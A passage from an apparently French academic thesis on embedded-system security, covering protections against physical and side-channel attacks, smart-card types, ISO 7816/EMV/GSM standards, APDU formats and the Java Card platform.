Enfin, l'isolation des processus est aussi utilisé comme technique qui garantie que les ressources privées d'un processus peuvent être protégé contre un autre processus.

3.2.4. Logiciels de validation et de vérification :

Il est connu qu'un très grand nombre des attaques proviennent des vulnérabilités produites par des logiciels confiés.

Par conséquent, les moteurs de vérification de logiciels sont de plus en plus importants afin de détecter les erreurs qui rendent le système vulnérable.

L'utilisation de la vérification dynamique du code source est utile pour la recherche des erreurs pendant l'exécution.

Enfin, des techniques de vérification formelle ont été également appliquées avec succès pour vérifier l'implémentation des protocoles de sécurités [32].

3.3. Protection contre les attaques physiques :

3.3.1. processeurs dédiés:

Afin de protéger les systèmes embarqués contre les attaques physiques, des techniques de réponses immédiates et d'emballage ont été proposé.

Un exemple d'un module cryptographique qui fournit des niveaux très élevés de la sécurité physique est "IBM4758 PCI cryptographic adapter". Dont le dispositif comprend un circuit qui détecte les attaques physique et répondre aux attaque de température et de voltage [16].

3.3.2. Chiffrement du bus:

La protection contre les sondages de bus (bus probing) implique l'utilisation d'un processeur qui crypte toutes les informations envoyées sur le bus.

Tel processeur assure que la mémoire et les bus de données et d'adresse ne contiennent que des valeurs cryptés qui sont ensuite décrypté.

Alors que ces processeurs ont tendance à atteindre des niveaux de sécurité très élevés, ils restent toujours insuffisants contre les attaques par des canaux cachées. Ce qui nécessite des mécanismes de protection supplémentaire.

3.4. Protection contre les canaux cachés :

La majorité des attaques sur les systèmes embarqués sont à base des canaux cachés (analyse du temps, analyse d'énergie, rayonnement électromagnétique, etc.…).

Diverses techniques de protection contre ces attaques ont été proposées afin d'éliminer les symptômes qui rendent un système embarqué vulnérable.

L'une de ces techniques est la randomisation qui permet de donner des faut mesures à l'attaquant.

L'utilisation d'un signal d'horloge aléatoire est proposée dans [33] comme un moyen efficace d'introduire le non déterminisme dans les processeurs des cartes à puce.

Ainsi, l'utilisation des données supplémentaire (donnée de masquage) et l'introduction des bruits permettent de perturber les mesures dans les attaques à base d'analyse d'énergie.

4. Conclusion :

Il ya un manque de sécurité sur les actuels systèmes embarqués. La sécurité n'est pas habituellement prise en compte au cours de la phase de conception du produit et il est difficile de mettre en œuvre une fois que le produit est terminé.

Même dans les cas où la sécurité a été prise en compte depuis le début, le développeur doit faire face à des contraintes matérielles important afin d'inclure des mesures de sécurité.

Dans ce travail, nous avons examiné les différentes façons dont les systèmes embarqués peuvent être attaqués par des agents malveillants. Pour ces scénarios, nous avons également vu comment un large éventail de contre attaque ont été élaborées par les chercheurs pour fournir des systèmes embarqués sûr.

CHAPITRE II

Les Cartes à puce

1. Introduction :

Une carte à puce peut être vue comme un support sécurisé de manipulation de données sensibles, car elle stocke des données d'une façon sûre et elle les manipule d'une manière fiable pendant la durée des transactions.

Pour pouvoir résister contre des attaques externes, une carte à puce dispose de plusieurs niveaux de défense. Le premier est lié au matériel. Une attaque physique est difficile à mener car le microprocesseur et ses capteurs physiques sont enrobés dans une résine. De plus, tous les composants sont sur le même silicium (ce qui rend difficile la pose de sonde sur le bus interne). Le logiciel est la deuxième barrière de sécurité : le système d'exploitation et les applications sont conçus pour ne jamais renvoyer des informations sensibles sans s'assurer que l'opération soit autorisée.

2. Les cartes à puce :

Le terme «carte à puce» possède plusieurs significations dans la littérature, car les cartes à puce ont été utilisées dans différentes applications.

Dans [17]: la carte à puce est définie comme une "carte de crédit" avec un "cerveau" embarqué, le cerveau étant un petit ordinateur intégrée. En raison de ce «cerveau embarqués », la carte à puce est également connue comme puce ou un circuit intégré (IC).

Certains types de cartes à puce peuvent avoir un microprocesseur embarqué, tandis que d'autres peuvent avoir seulement une mémoire non volatile.

En général, une carte en plastique avec une puce intégrée à l'intérieur peut être considérée comme une carte à puce.

En plus, la capacité de stockage de la mémoire est beaucoup plus importante que les cartes magnétiques. La capacité totale de stockage d'une carte à bande magnétique est de 125 octets alors que la capacité de stockage typique d'une carte à puce allant de 1K bytes jusqu' à 64K bytes. En d'autres termes, le contenu de la mémoire d'une carte à puce peut contenir le contenu des données de plus de 500 cartes à bande magnétique.

Évidemment, grande capacité de stockage est l'un des avantages de l'utilisation des cartes à puce, mais la caractéristique la plus importante de la carte à puce est le fait que leurs données stockées peuvent être protégées contre tout accès ou manipulation non autorisé.

En raison du niveau de sécurité élevé des cartes à puce et de son caractère hors-ligne, il est extrêmement difficile d'obtenir des données sans autorisation, ou autrement mettre des informations non autorisées sur la carte. Pour cela, une carte à puce est particulièrement appropriée pour le stockage de données sécurisé et pratique.

3. Types et caractéristiques des cartes à puce :

La définition des cartes à puce comme étant une carte en plastique avec une puce intégrée à l'intérieur est insuffisante. Car ce concept recouvre plusieurs appareils, qui sont différenciés soit par la capacité d'intégration du circuit « *Integrated Circuit Chip (ICC)*» soit par l'interface utilisée pour communiquer avec le lecteur [18].

Fondamentalement, en fonction de leurs caractéristiques physiques, les cartes à puce peuvent être classées en quatre types : carte mémoire, carte avec contact, carte sans contact et cartes de combinatoire.

3.1. Carte mémoire :

Une carte mémoire est semblable à une carte magnétique, une carte mémoire ne peut être utilisée que pour le stockage des données. Elle ne possède aucune capacité de traitement de données. Par conséquent, les cartes mémoire utilisent un mécanisme de communication synchrone entre le lecteur et la carte où le canal de communication est toujours sous le contrôle direct du lecteur. Par conséquent, les données stockées sur la carte peuvent être récupérées avec une commande appropriée à la carte.

Dans les cartes mémoire traditionnelle, le contrôle de sécurité n'est pas inclus. Par conséquent, l'accès non autorisé au contenu de la carte mémoire ne peut être empêché. Cependant, dans les cartes mémoire récente, avec la logique de contrôle de sécurité programmée sur la carte, l'accès à la zone de protection est limité aux utilisateurs avec le bon mot de passe uniquement [17].

3.2. Carte à puce avec contact :

Une version plus sophistiquée des cartes à puce sont les cartes avec contact. Un microprocesseur est intégré dans la carte. Avec ce véritable «cerveau», le programme stocké à l'intérieur de la puce peut être exécuté. A l'intérieur du même puce, il ya

quatre autres blocs fonctionnels: ROM, mémoire non volatile, RAM et un port d'E/S. La ROM est utilisé pour stocker le système d'exploitation de la puce qui exécute les commandes émises par le terminal, et renvoie les résultats correspondants. Les données et les codes du programme d'application sont stockés dans la mémoire non volatile, généralement EEPROM, ce qui pourrait être modifié après l'étape de fabrication de la carte.

Une des principales caractéristiques d'une carte avec contact est la sécurité. En fait, la carte avec contact a été principalement adoptée pour les transactions sécurisée des données. Si un utilisateur n'a pas réussi à s'authentifier lui même pour le CPU, les données conservées sur la carte ne peuvent pas être récupérés. Par conséquent, même si une carte à puce est perdue, les données stockées dans la carte ne seront pas exposé [17].

3.3. Carte à puce sans contact :

Même si les cartes à puce avec contact sont plus sécurisée que les cartes mémoire, il peut ne pas adapter à toutes sortes d'applications, en particulier lorsque les transactions massives sont impliqués, comme les utilisations de transport où les données personnelles doivent être capturés par le lecteur dans un court laps de temps. Contactez la carte à puce, qui oblige l'utilisateur à insérer la carte au lecteur avant que les données peuvent être capturées à partir de la carte ne serait pas un choix approprié.




Figure 2.1: *Transmission des données entre la carte et le lecteur*

Avec l'utilisation des fréquences radio [Figure 2.1], la carte à puce sans contact peut transmettre les données des utilisateurs à partir d'une distance assez longue dans un délai d'activation courts. Les cartes à puce sans contact utilisent une technologie qui permet aux lecteurs de cartes de fournir la puissance pour les transactions et les communications sans contact physique avec les cartes. Habituellement un signal électromagnétique est utilisé pour la communication entre la carte et le lecteur. La puissance nécessaire au fonctionnement de la puce sur la carte pourrait être soit fournie par la batterie intégrée à la carte ou transmis à des fréquences micro-ondes à partir du lecteur sur la carte [17].

3.4. Carte combinatoire :

Au stade actuel, les cartes à puce avec ou sans contact utilisent deux différents protocoles de communication. Les deux cartes ont leurs avantages et leurs inconvénients. Le contact avec une carte à puce permet d'élever le niveau de sécurité, tandis que les cartes à puce sans contact offrent un environnement de transactions plus efficaces et plus commodes. Afin de fournir aux clients les avantages de ces deux cartes, deux méthodes pourraient être employées [17] :

- La première méthode consiste à construire un lecteur de cartes hybrides qui lui comprendre les protocoles des deux types de cartes.
- La deuxième méthode consiste à créer une carte qui combine les fonctionnalités des deux types.

Parce que le coût de fabrication du lecteur hybride est très coûteux, la deuxième solution est généralement choisie.

4. Utilisation :

Dans cette partie, nous allons décrire brièvement quelques applications actuelles des cartes à puce. Ces applications peuvent être classées en cinq catégories principales: les applications de paiement électronique, de sécurité et d'authentification, de transport, de télécommunication et de la santé [17].

4.1. Application de paiement électronique :

Avec l'expansion rapide de la technologie Internet et le commerce électronique, les cartes à puce sont désormais plus largement utilisées dans le marché commercial en tant que stocke d'argent (valeur) sécurisé. La carte prend sa valeur à partir d'un compte bancaire ou par un autre moyen. Quand elle est utilisée pour acheter des biens ou des services, la valeur électronique est déduite de la carte et transférés au compte du vendeur.

4.2. Application d'authentification et de sécurité :

Les dispositifs les plus couramment utilisés pour contrôler l'accès aux zones privées où les données sensibles sont conservées, sont les clés et les cartes magnétiques. Ils ont tous les mêmes inconvénients: ils peuvent facilement être dupliqués en cas de vol, et permettre l'accès aux données sensibles par des personnes non autorisées.

La carte à puce permet de surmonter ces faiblesses en étant très difficile à reproduire une carte à puce. Ainsi, elle est capable de stocker des caractéristiques personnelles numérisées (Empreinte, PIN, etc…). Avec un équipement de vérification appropriée, ces données peuvent être utilisées comme un point d'accès pour déterminer si l'utilisateur est autorisé.

À travers un système de sécurité, un journal des mouvements du porteur peuvent être stockées sur la carte comme une piste de vérification de la sécurité.

4.3. Application de transport :

La carte à puce peut agir comme étant une porte monnaie électronique pour les automobilistes qui auraient besoin de payer une taxe avant d'être capable d'utiliser une route ou un tunnel. Elle contient alors une réserve d'argents qui peut être diminué dans chaque utilisation.

4.4. Application de télécommunication :

La carte à puce présente un composant essentiel dans les systèmes de téléphone cellulaire. Les informations de l'abonné et toutes les données du réseau

mobile critiques sont conservés à l'intérieur de la carte. Avec cette carte, les abonnés pourraient effectuer des appels depuis n'importe quel téléphone portable.

Par ailleurs, à travers la carte à puce, tous les appels par téléphone mobile pourrait être cryptées, et donc assurer la confidentialité.

4.5. Les applications de santé :

En raison du niveau de sécurité offert pour le stockage de données, les cartes à puce offrent une nouvelle perspective pour des applications médicales. Les applications médicales des cartes à puce peuvent être utilisées pour stocker des informations, y compris les données personnelles, assurance, information médicale d'urgence, les données d'hospitalisation et les récents dossiers médicaux. De nombreux hôpitaux nationaux en France, en Allemagne et même de Hong Kong [17] ont déjà commencé à mettre en œuvre ce type de carte de santé.

5. Les normes des cartes à puce :

Tout au long de l'histoire du développement des cartes à puce, différentes normes ont été établies pour résoudre le problème d'interopérabilité.

5.1. La norme ISO 7816 :

La première norme des cartes à puce est la norme ISO 7816 publié par l'Organisation internationale de normalisation (ISO) en 1987 [17]. Avant cela, les fournisseurs et les fabricants des cartes ont développé leurs propres cartes et lecteurs qui ne peuvent pas être inter-opéré.

Avec la norme ISO, les cartes à puce peuvent communiquer en utilisant le même protocole. En plus, l'apparence physique et les dimensions (Le sens et l'emplacement des contacts) d'une carte sont également fixées. Cela garantit que la carte fabriqués et délivrés par une compagnie peut être acceptée par un dispositif d'une autre société.

- **ISO 7816-1: caractéristiques physiques des cartes:** Définit les dimensions des cartes et les contraintes physiques.

- **ISO 7816-2: Dimensions et emplacements des contacts:** Définit les dimensions, l'emplacement et le rôle des contacts électriques (VCC puissance, la masse GND, l'horloge CLK, RST, E/S, l'énergie de programmation VPP et deux contacts supplémentaires réservés pour une utilisation future).




Figure 2.2 : *Dimension d'une carte à puce*

- **ISO 7816-3: Signaux électroniques et protocoles de transmission:**

Cette norme définit l'interface électrique et les protocoles de transmission :

- ✓ les protocoles de transmission (TPDU, Transmission Protocol Data Unit) : T=0 : protocole orienté octet, T1 : protocole orienté paquet, T=14 : réservé pour les protocoles propriétaires.
- ✓ la sélection d'un type de protocole.
- ✓ la réponse à un reset (ATR, ou Answer To Reset en anglais) qui correspond aux données envoyées par la carte immédiatement après la mise sous tension.
- ✓ les signaux électriques, tels que le voltage, la fréquence d'horloge et la vitesse de communication.

- **ISO 7816-4: Commandes interopérabilités pour les échanges:** Définit Cette norme vise à assurer l'interopérabilité des échanges. Elle définit les messages APDU (Application Protocol Data Units), par lesquels les cartes à puce communiquent avec le lecteur. Les échanges s'effectuent en mode client-serveur, le terminal ayant toujours l'initiative de communication.
- **ISO 7816-5: système de numérotation et procédure d'enregistrement pour les identificateurs des applications:** Définit un nom unique d'une application de la carte.
- **ISO 7816-6 :** Cette norme spécifie des éléments de données inter-industrie pour les échanges, tels que le numéro du porteur de carte, sa photo, sa langue, la date d'expiration, etc.
- **ISO 7816-7: Commandes interopérabilités pour le langage (SCQL):** Définit l'ensemble des commandes d'accès au contenu de la carte à puce et la structure des bases de données relationnelle.

5.2. EMV :

La norme EMV (Europay, Mastercard and Visa) est utilisée pour les cartes crédit où les grandes institutions financières internationales Visa, Mastercard et Europay sont impliqués. L'objectif visé par la spécification EMV est la gestion du partage d'un point commun de vente « Point of Sales (POS) » entre les terminaux, comme ils le font pour les cartes magnétiques.

Parce que la carte bancaire magnétique serait bientôt remplacée par les cartes à puce, cette norme doit être établie pour garantir que la nouvelle carte bancaire à base des cartes à puce serait compatible avec le système de transaction bancaire.

5.3. La norme GSM :

La norme GSM est l'un des importants standards intelligent et numériques utilisés par les cartes à puce dans le domaine de la télécommunication mobile.
A l'origine, cette spécification est désignée pour le réseau de téléphone mobile. Toutefois, lorsque la carte à puce est utilisée dans le système de téléphone mobile comme le module d'identification des l'abonnés « Subscriber Identification Module (SIM) », des parties de la spécification GSM devient une norme de carte à puce.

Au sein d'un réseau GSM, tous les abonnés GSM serait délivré d'une carte SIM qui peut être considérée comme clé de l'abonné dans le réseau. La taille d'une carte SIM est fixé à être soit la même taille que la carte de crédit normale ou la taille d'une mini carte. Parce que cette carte est utilisée pour la manipulation des fonctions de réseau GSM, un microcontrôleur performant (un microprocesseur de 16 bits) est utilisé, où une mémoire EEPROM est dédiée au stockage des données des applications, y compris les paramètres du réseau et les données des abonnés.

La spécification GSM est divisée en deux sections. La première section décrit les caractéristiques fonctionnelles générales, tandis que la deuxième section décrit la description d'interface et les structures logiques d'une carte SIM.

6. Protocol de communication entre le terminal et la carte à puce :

Le protocole ISO 7816 définit un ensemble de standards internationaux pour les cartes à circuit intégré avec contacts que doivent suivre les programmeurs d'application pour que les opérations soient possibles sur n'importe quel terminal (le lecteur de carte ou CAD : Card Acceptance Device) dans le monde entier qui fournit le pouvoir électrique à la carte [19].

La structure de communication utilisée entre le CAD et la carte est un format standardisé de donnée : une APDU (Application Protocol Data Unit) qui est un message de commande du CAD vers la carte ou un message de réponse de la carte vers le CAD (Figure 2.3 : Format des APDUs).

APDU de Commande							**APDU de Réponse**			Obligatoire
cla	ins	p1	p2	lc	data	le	data	Sw1	Sw2	Facultatif

Figure 2.3 : *Format des APDUs*

6.1. Format des APDUs :

- **Cla** (1 octet) **:** Classe d'instructions, indique la structure et le format pour une catégorie de commandes et de réponses APDU.
- **INS** (1 octet): code d'instruction: spécifie l'instruction de la commande
- **P1** (1 octet) et P2 (1 octet): paramètres de l'instruction
- **Lc** (1 octet): nombre d'octets présents dans le champ donné de la commande
- **Data** (octets dont le nombre est égal à la valeur de Lc): une séquence d'octets dans le champ donné de la commande
- **Le :** est le nombre maximum des octets attendus pour la donnés de l'APDU de réponse.

6.2. Format des réponses APDUs :

Les champs d'une réponse APDU sont les suivants :

- **Data** (longueur variable): une séquence d'octets reçus dans le champ donné de la réponse.
- **SW1** (1 octet) et **SW2** (1 octet): Status words (Mots d'état), indiquent comment s'est passée la commande

La réponse APDU sert à accuser réception la commande APDU envoyée par le terminal. Ainsi, la carte répond en envoyant le code instruction INS, suivi de données de longueur LEN en terminant par SW1 et SW2 (0x90 0x00 lorsque la commande s'est déroulée avec succès). En cas d'échec, seuls les champs SW1 et SW2 seront envoyés au terminal avec les codes d'erreur.

7. Plates forme de programmation :

Depuis longtemps, les cartes à puce ont été un environnement fermé. Ils ont été construits pour une seule application : *le code de l'application et le système d'exploitation ont été inclus dans la carte et masqués en permanence sur la puce.* Le principal problème avec cette approche est le temps passé pour développer une carte pour chaque nouvelle application.

Aujourd'hui la technologie des cartes à puce fournit la possibilité de télécharger des multiples applications sur une seule carte, que ce soit pour cartes à puce avec ou sans contact. Les deux systèmes d'exploitation dominants et normalisés pour la multi-application des cartes à puce sont JavaCard et MULTOS (*MULTi-application Operating System*) [18].

Multos a été la première plate forme multi-applications des cartes à puce. De même que pour la Java Card, Multos possède aussi une machine virtuelle. Toutefois, lorsque Java Card a comme une machine virtuelle un sous-ensemble de la machine virtuelle Java, Multos a son propre langage (le langage émulateur Multos, ou MEL). MEL est similaire du bytecode de Java dans le sens où les deux sont de bas niveau, et sont exécutées sur une machine virtuelle (MultOS Application Abstract Machine en Multos) [20].

8. La sécurité des cartes à puce :

Actuellement, les agences gouvernementales exigent des mesures de sécurité pour les appareils contenant des données personnelles telles que les données médicales, les assurances, les licences, les informations de profil, etc…

Cette section décrit les caractéristiques de sécurité inhérente de la carte à puce, et explique dans quelle mesure ils peuvent être considérés comme un environnement hautement fiable.

8.1. Protection contre les attaques agressives (micro sonde):

La petite taille de la puce (borné à un 25 mm ² par la norme ISO) [18] rend le coût de ce type d'attaques très élevé. En effet, il est presque impossible d'implémenter des sondes avec la nouvelle génération des cartes à puce où des couches supplémentaires de métal recouvrant la puce sont utilisées pour détecter les tentatives d'agression. Ainsi, la destruction du contenu confidentiel de la carte à puce est automatiquement déclencher lors de la détection d'agression physique (par exemple, la lumière est détectée par des couches de plaque d'argent).

8.2. Protection contre les attaques non agressives :

Les attaques non agressives, telles que les attaques de logiciels, et les techniques d'injection de faute sont beaucoup plus dangereuses car ils peuvent généralement être reproduits avec un faible coût [18].

Par ailleurs, la carte ne sera jamais agressée physiquement, et l'équipement utilisé dans ces types d'attaques peut généralement se présenter par un lecteur de carte à puce normale.

Les traditionnelles cartes à puce avec contact (voir Figure 2.4) sont souvent utilisées pour faciliter et accomplir l'attaque. En effet, les cartes à puce ne possèdent pas leur propre batterie, d'où le lecteur doit fournir leur puissance (Vcc). L'horloge interne (CLK) est également fixée à l'extérieur. Tous ces paramètres peuvent être modifiés et/ou contrôlés par le pirate.




Figure 2.4 : *carte à puce avec contact (ISO).*

Les contres attaques intégré (caractéristiques physiques) dans les cartes à puces afin d'éviter les non invasives attaques sont :

- L'implémentation physique d'un module cryptographique qui est vérifiées par rapport aux trous de sécurité.
- Les radiations produites par le processeur pendant les opérations normales sont limitées au minimum afin de les cacher, ainsi que la consommation d'énergie et la température de la puce est maintenue à peu près constante afin d'éviter tout type d'analyse.
- L'injection de faute est minimisée grâce à des capteurs implémentés sur la puce ce qui permettent la détection des signaux d'entrée anormale.

- Le canal de communication entre la carte à puce et terminaux peuvent être protégés par la cryptographie comme le DES (algorithme symétrique) et RSA (algorithme à clé publique) [17].
- La capacité de supporter et de configurer des multiples PIN qui peuvent avoir des buts différents. Ex: Les applications peuvent configurer un code PIN pour identifier l'utilisateur, un PIN qui permet de débloquer le PIN d'un utilisateur en cas de blocage après un nombre défini de tentatives de code PIN incorrecte, ou un PIN pour réinitialiser la carte. Autres PIN peut être configuré pour contrôler l'accès aux fichiers sensibles ou des fonctions d'une carte bancaire [21].

D'autres mécanismes de sécurité fournis par les cartes à puce peuvent résider dans le système d'exploitation ou dans l'application elle-même.

9. Conclusion :

On a vu dans ce chapitre que la carte à puce représente un support sécurisé de manipulation de données sensibles, dont la sécurité a été prise en compte durant le processus de développent matériel et logiciel.

Cependant, ces mécanismes de sécurité restent handicapés face à certains types d'attaques, ainsi que l'apparition des plates formes ouvertes tel que la java card, multos, etc… apportent avec elles d'autres types de vulnérabilités qu'on ne peut pas les prédire au cours du processus de construction d'une carte à puce.

Ces vulnérabilités ont été exploitées afin de créer d'autres types d'attaques qui ne sont pas connus sur d'autres systèmes.

CHAPITRE III

La technologie Java Card

1. Introduction :

Une carte à puce intelligente est une carte qui est constituée d'un microprocesseur et de mémoire. Traditionnellement, la carte à puce a été employée seulement pour l'identification et le stockage électronique de données personnelles. Cependant, aujourd'hui, elle contient un processeur totalement opérationnel et l'augmentation de la capacité de mémoire de celui-ci permet au processeur d'exécuter des applications plus complexes.

Le microprocesseur, qui est sur la carte, peut ajouter, supprimer et manipuler l'information sur la carte, alors qu'une carte mémoire peut seulement stocker des données sans les manipuler.

L'environnement d'exécution de Java Card est disponible pour les fabricants des cartes à puces, représentant ainsi plus 90% de la production mondiale des cartes [37].

Les caractéristiques de JavaCard permettent à la technologie de Java de fonctionner sur une carte à puce une mémoire limitée. L'utilisation de la technologie java dans les cartes à puce présente plusieurs avantages. D'abord, la technologie des applets de JavaCard fonctionne sur toutes les cartes développées en utilisant l'environnement JavaCard. En outre, l'installation des applications procure aux développeurs de cartes des réponses dynamiques aux besoins changeants de leurs clients, après la délivrance de la carte. La méthodologie orienté objet de la technologie de JavaCard fournit une flexibilité de programmation.

Ce chapitre présente la technologie de JavaCard et particulièrement les avantages d'employer cette technologie.

2. Cartes à puce Java Card:

Le JavaCard est un système de programmation de cartes à puces basé sur le langage Java et la Java Virtual Machine. JavaCard est une version épurée du langage Java s'adaptant aux environnements réduits des cartes à puces. L'environnement minimum nécessaire au fonctionnement de l'API JavaCard est 12 KO ROM, 4 KO EEPROM, et 512 Octets de RAM [36].

3. La plate forme JavaCard :

Java Card est assez similaire aux autres éditions de Java, elle ne diffère de la plate forme standard du java que dans les trois aspects suivants: (i) la restriction du langage, (ii) la machine virtuelle et l'environnement d'exécution et (iii) le cycle de vie d'une applet [22, 34].

3.1.Restriction du langage :

A cause de la quantité de mémoire limitée, le langage java pour les cartes à puce à été considérablement allégé et réduit au strict nécessaire pour effectuer ses propres applications.

Les types de base :

Supportés : *boolean, byte, short et int.*

Non supportés : *long, float, double, char, String.*

Les tableaux :

Seulement les tableaux à une dimension sont autorisés, uniquement avec les types de base citée plus haut.

Programmation orienté objet :

Les objets de base supportés sont : *java.lang.Object, java.lang.Throwable.*

Le mécanisme d'héritage est semblable à celui de Java. On peut aussi utiliser les mots clés *: super, instanceof, this.*

Il est possible aussi d'utiliser des méthodes abstraites et des interfaces.

D'autres absences notables dans java card :

- Pas de ramasse miette (Grabage Collector).
- Pas de Classe Thread.
- Pas de sérialisation d'objet.

3.2.La machine virtuelle Java Card :

Les développeurs écrivent des applets Java qui peut être chargés sur les cartes à puce. Puis, le bytecode de l'applet est interprété par la machine virtuelle java Card (JCVM) qui est l'implémentation de la machine virtuelle dans les cartes à puce. Ces

cartes à puce sont donc des plateformes ouverte, où de nouvelles applications (ou applets) peuvent être chargées après la délivrance de la carte à l'utilisateur final.

En raison de contraintes de ressources, la JCVM doit être divisé en deux parties:

- Premièrement, le vérificateur de bytecode (BCV) et le convertisseur sont exécutés en dehors de la carte (hors carte) pour générer un fichier CAP valide.
- Deuxièmement, l'interpréteur, l'API et l'environnement d'exécution Java Card (JCRE) sont situés à l'intérieur de la carte à puce afin de gérer le comportement de l'applet.

Dans la première partie**, le vérificateur** de bytecode agit comme un processus de sécurité située dans la JCVM. Il effectue une analyse statique du code dans les fichiers classe du Java, ce qui est requis par la spécification JCVM.

Ensuite, **le convertisseur** de bytecode transforme ces fichiers à un format plus adapté pour les cartes à puce: un fichier CAP [Figure 3.1]. Ce fichier est un fichier JAR contenant une représentation compacte d'un ou plusieurs fichiers des classes adaptée aux contraintes de cartes à puce. Cependant, le convertisseur ne prend pas seulement les fichiers *.class* à convertir en fichier .CAP, mais aussi un ou plusieurs fichiers d'exportation. Si le package importe des classes d'autres package le convertisseur charge aussi les fichiers d'exportation de ces packages. Le convertisseur produit donc : un fichier CAP et un fichier d'exportation du package converti.

La prochaine étape est **le chargement** des classes Java dans la carte mémoire par le chargeur. Pendant le processus de chargement, le fichier CAP est d'abord décompressé en composants individuels, qui sont ensuite chargées dans la carte à puce d'une manière séquentielle, composant par composant par le chargeur.

Une application spéciale sur la carte « **l'installateur** » reçoit l'applet nouvellement téléchargé et stocke son contenu dans la mémoire persistante. Il demande également au système de relier les nouvelles classes avec les paquets déjà présents sur la carte.

Après le chargement et l'édition de lien, le paquet est prêt à être exécuté par la JCVM.




Figure 3.1 : *Etapes de création d'une applet java Card*

A l'intérieur de la carte, on trouve **l'interpréteur** de *bytecode*. Ceci fournie un support d'exécution du langage Java, permet aux applets d'être indépendantes du matériel. Il exécute en particulier les taches suivantes :

- Il exécute les instructions du *bytecode* et des applets.
- Il contrôle l'allocation mémoire et la création des objets.
- Il gère le cycle de vie de l'applet.

3.3.L'environnement d'exécution Java Card :

L'environnement d'exécution Java Card (JCRE) gère les ressources de la carte, la communication avec l'extérieur, l'exécution des applets et leur sécurité. En fait c'est le système d'exploitation de la carte à puce java card [35].

Le JCRE [Figure 3.2] est constitue d'une partie de la machine virtuelle (l'interpréteur de *bytecode* et l'installeur), la structure des classe d'applications Java Card (APIs), des extensions industrielles spécifiques, et les classes systèmes. Le JCRE sépare habilement les Applets des propriétés de la technologie de la carte à puce du vendeur.

